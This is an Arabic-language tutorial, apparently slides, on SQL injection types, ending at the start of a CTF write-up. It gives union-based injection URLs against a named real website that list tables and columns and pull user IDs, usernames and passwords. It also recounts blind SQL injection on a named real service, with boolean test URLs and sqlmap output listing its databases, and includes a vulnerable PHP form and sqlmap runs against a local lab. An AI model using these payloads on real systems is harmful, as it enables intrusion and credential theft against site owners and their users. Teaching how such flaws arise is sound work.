
- طبعا من حسن الحظ أن إصدار قاعدة البيانات هو 5 ، حيث أن كل الإصدارات أقل من 5 لا تحتوي على information_schema و بالتالي سنكون ملزمين على تخمين إسم الجداول .

- المرحلة 5 -استخراج أسماء الجداول -tables-

- الان سنقوم باستخراج مجموع الجداول والبحث عن الأهم و هو غالبا الذي يحمل الأدمين وبياناته الشخصية :

```
http://www.woodrock.ca/sections/default.php?id=-13 union all select  
1,group_concat(table_name),3 from information_schema.tables where  
table_schema=database()--
```

أنواع ثغرة SQLi (تكملة...)




أنواع ثغرة SQLI (تكملة...)

- بعد القيام باستخراج الجداول سنقوم باختيار جدول . poll_user
- المرحلة 6 -استخراج اعمدة الجدول-
- بعد أن قمنا بتحديد الجدول يجب أن نقوم بتحويله إلى صيغة Hex فمثلا poll_user سيصبح 0x706f6c6c5f75736572

```
http://www.woodrock.ca/sections/default.php?id=-13 union all select  
1,group_concat(column_name),3 from information_schema.columns  
where table_name=0x706f6c6c5f75736572--
```


أنواع ثغرة SQLI (تكملة...)



أنواع ثغرة SQLi (تكملة...)

- المرحلة 7 - استخراج المعلومات-
- أخيرا نأتي لاستخراج المعلومات وسنقوم بالفصل بين id والباسورد و user ب 0x3a قيمة بالهيكس

`http://www.woodrock.ca/sections/default.php?id=-13 union all select 1,concat(user_id,0x3a,username,0x3a,userpass),3 from poll_user--`



أنواع ثغرة SQLI (تكملة...)

- حسناً .. لنبدء في طريقة White Box والتي سوف نقوم بشرح أكواد الثغرة المكتوبة بلغة Php بالاعتماد على لغة Mysql


```
1  <?php
2
3  include("config.php");
4
5  $name = $_POST['name'];
6
7  mysql_query("SELECT * FROM sqli WHERE name = '$name';
8  ") or die(mysql_error());
9
10
11  ?>
12
13  <html>
14  <form name='name_form' method="post" action="index.php">
15      Name : <input type='text' name='name'>
16      <input type='submit' value='Submit !'>
17  </form>
18  </html>
19
```

أنواع ثغرة SQLI (تكملة...)

- نلاحظ في الصورة السابقة ولنشرح المكونات : –
- السكريبت يعمل إدراج لملف config.php والذي يتصل بدورة بقواعد البيانات.
- السطر رقم 5 نلاحظ تعريف المتغير name بالقيمة المدخلة من نوع POST والتي تتمثل بالحقل name
- بالسطر رقم 7 نلاحظ عمل إستعلام mysql query والذي يحاول إختيار جميع الحقول الموجودة في الجدول name ومطابقتها مع المتغير.
- بالسطر رقم 14 نشاهد عنوان ومعلومات النموذج form وهي قيمة POST كوسيلة لإرسال البيانات ومعالجتها بملف index.php

أنواع ثغرة SQLI (تكمله...)


- لنأتي الآن لشرح تفاصيل الثغرة ومعرفة كيفية حدوثها , نشاهد أن المتغير لم يفلتر ولم يحدد ما هو من قبل المبرمج لذلك يسمع بإدخال جميع الأوامر والتعابير إلى الإستعلام مما يمكن حقن كود يؤدي لحدوث خطأ ينتج عنه ثغرة sql injection يؤدي إلى إستخراج جميع المعلومات الموجودة في خادم قواعد البيانات. هكذا نكون فسرنا الكود وإكتشفنا الثغرة الموجودة بالسكربت بكل سهوله من خلال قراءة المدخلات والتحقق من عدم فلترتها.
- الآن لنأتي إلى إستكشاف الصفحة ومن ثم محاولة إستغلال الثغرة, لنلقي الآن نظرة على الفورم من خلال هذه الصورة :-



The screenshot shows a web browser window with the address bar displaying '127.0.0.1/lab/'. Below the address bar, there is a form with a label 'Name :' followed by an empty text input field. To the right of the input field is a button labeled 'Submit !'.

أنواع ثغرة SQLi (تكملة...)

- نلاحظ وجود فورم بسيط , لنحاول إدخال أي قيمة لنلاحظ ان الفورم لم يحرك ساكن ! ممتاز لنحاول الآن إدخال علامه (') single quote ومن ثم ملاحظه ما سوف يحدث من خلال هذه الصورة :-



ممتاز ! رأينا الآن أن هنالك خطأ حدث في قواعد البيانات وهذا ما أظهره الخطأ وبهذا نكون قد تأكدنا من وجود ثغرة Sql injection موجوده في السكريبت.

أنواع ثغرة SQLI (تكمّله...)

- لنأتي الآن لإستغلال الثغرة وإستخراج المعلومات من خلال برنامج Sqlmap ولنطبق ما في الصورة وسوف أشرحه بالتفصيل :-

```
root@askar-pentest:/opt/sqlmap# ./sqlmap.py -u http://127.0.0.1/lab/index.php --forms --dbs
```

لقد قمنا بتشغل البرنامج من خلال الأمر `./sqlmap.py` ومن ثم حددنا الهدف من خلال الأمر `-u` ومن ثم حددنا الخيار `forms` لإستكشاف جميع الحقول الموجودة في الصفحة وأخيراً الأمر `dbs` لإستخراج قواعد البيانات في حال حدوث خطأ.

أنواع ثغرة SQLI (تكملة...)

```
do you want to exploit this SQL injection? [Y/n] y
[20:45:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.04 (Precise Pangolin)
web application technology: Apache 2.2.22, PHP 5.4.6
back-end DBMS: MySQL 5.0
[20:45:17] [INFO] fetching database names
[20:45:17] [INFO] the SQL query used returns 10 entries
[20:45:17] [INFO] resumed: information_schema
[20:45:17] [INFO] resumed: isec
[20:45:17] [INFO] resumed: isecurity
[20:45:17] [INFO] resumed: mysql
[20:45:17] [INFO] resumed: performance_schema
[20:45:17] [INFO] resumed: phpmyadmin
[20:45:17] [INFO] resumed: security
[20:45:17] [INFO] resumed: sql_i
[20:45:17] [INFO] resumed: test
[20:45:17] [INFO] resumed: wordpress
available databases [10]:
[*] information_schema
[*] isec
[*] isecurity
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
[*] sql_i
[*] test
[*] wordpress
```

• ممتاز الآن لنرى نتيجة تطبيق الأمر

أنواع ثغرة SQLI (تكمّله...)

- اما في النوع الثاني تكون المشاكل في تخمين إسم ونوع الجداول والصفوف مما يؤدي إلا تأخر العملية (ولكنها تتم بالنهاية).
- ومن الجدير بالذكر أيضاً أن هذه الثغرات تستهدف الكثير من اللغات البرمجية مثل , php , java , asp , aspx.

أنواع ثغرة SQLI (تكملة...)

- ثغرة blind sql injection في موقع hootsuite
- **اولاً** : ماذا يعني Blind SQL injection؟
- هو نوع من أنواع حقن SQL لكن في هذه الحالة فان الموقع لا يكون مصاب للحقن وانما يتم سؤال قاعدة البيانات حول صحة او خطأ الاوامر المدخلة ويحدد بعد ذلك الجواب من خلال القيم المرجعة ويستخدم هذا النوع عندما يكون تطبيق الويب غير مصاب للحقن المباشر وانما فقط اظهر رسائل الخطأ العامة .
- **ثانياً** : البحث وتوصل الى النتيجة .
- بعد تسجيلي لحساب في الموقع , بدأت البحث في النصوص والمتغيرات والراوابط الخارجية والمكتبات المستعملة .
- وحينها لاحظت ان صور الاعضاء يتم اظهارها عن طريق ملف واحد ويعيد عرضها حسب id كل حساب .
- عندها قمت بنسخ الرابط . ولصقه

أنواع ثغرة SQLI (تكملة...)

- كان الرابط :

- https://learn.hootsuite.com/view_profile_image.php?id=8807

- وبعد الذهاب للصفحة ظهرت صورة احد الاعضاء طبيعياً !

- المتغير الموجود في هذه الصفحة هو id لنقوم بعمل الخطوات السحرية لكل الثغرات وهي
(“)

- https://learn.hootsuite.com/view_profile_image.php?id=8807'1


- الصفحة بيضاء تماماً !!! هذه اشارة على انه ممكن يكون مصاب ب SQL لكن لا يوجد خطأ ؟ لذلك قررت اختبار صحة العبارات لاعرف ان كان مصاباً أو لا

أنواع ثغرة SQLI (تكمّله...)

- اختبار صحة العبارات
- https://learn.hootsuite.com/view_profile_image.php?id=8807 and 1=1
- وضعت في الرابط عبارة 1=1 وهي عبارة شرطية معناها عندما 1=1 وهو امر صحيح بالنسبة لقاعدة البيانات لذلك الصفحة ظهرت من دون اي خطأ !
- بعدها وضعت عبارة خاطئة .
- https://learn.hootsuite.com/view_profile_image.php?id=8807 and 1=2
- وضعت عبارة 2=1 وهي عبارة خاطئة وبعدها عملت ذهاب لكن الصفحة بيضاء تماماً !!! وبهذا تاكدت ان الموقع مصاب بثغرة Blind SQL injection

أنواع ثغرة SQLI (تكمله...)

- الان مثل هذا النوع من الثغرات لا يمكنك عمله يدوياً وسيكون الوضع صعب خصوصاً لم اكن امكّل خبرة كافية في ذلك الوقت ايضاً لذلك استعنت ب SQLMAP في سحب القاعدة .
- لذلك كتبت الامر الخاص ب SQLMAP لسحب القاعدة وحصلت على



```
root@kali: ~  
File Edit View Search Terminal Help  
force the back-end DBMS (e.g. --dbms=mysql)  
[14:02:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[14:02:45] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to  
'--dbms'  
[14:02:45] [WARNING] applying generic concatenation with double pipes ('||')  
n  
[14:04:13] [INFO] checking if the injection point on GET parameter 'id' is a false positive  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N  
sqlmap identified the following injection points with a total of 75 HTTP(s) requests:  
---  
Place: GET  
Parameter: id  
  Type: boolean-based blind  
  Title: AND boolean-based blind - WHERE or HAVING clause  
  Payload: id=1 AND 5015=5015  
---  
[14:04:22] [INFO] testing MySQL  
[14:04:22] [INFO] confirming MySQL  
[14:04:23] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx  
back-end DBMS: MySQL >= 5.0.0  
[14:04:23] [INFO] fetching database names  
[14:04:23] [INFO] fetching number of databases  
[14:04:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[14:04:23] [INFO] retrieved: 2  
[14:04:29] [INFO] retrieved: information_schema  
[14:06:22] [INFO] retrieved: hootsuite_u_v2  
available databases [2]:  
[*] hootsuite_u_v2  
[*] information_schema  
[14:07:44] [INFO] fetched data logged to text files under './output/learn.hootsuite.com'  
[*] shutting down at 14:07:44  
root@kali:~#
```


أنواع ثغرة SQLi (تكملة...)

شرح ثغرة – Boolean Based SQL injection تحدي SeeNoevil من CodeRed CTF

- لترسيخ المفهوم سأعرض كيفية اختراق واستغلال ثغرة Blind SQLi بشكل يدوي manual وايضا سوف اتطرق بعدها لكيفية اختراقها باستخدام اداة SQLMAP. أنصح القراء الأعزاء بالتقليل قدر المستطاع من استخدام الأدوات الجاهزة والمحاولة قدر الامكان الطرق اليدوية وذلك لترسيخ المفاهيم الأساسية خصوصا في مرحلة التعلم. أيضا هنالك بعض الحالات التي لا تسعفك بها الادوات الجاهزة وعليك باستخدام طرق يدوية بحتة وفهم عميق للثغرة والهجوم المصاحب.

- نبدأ بعملية الاستطلاع على التحدي

```
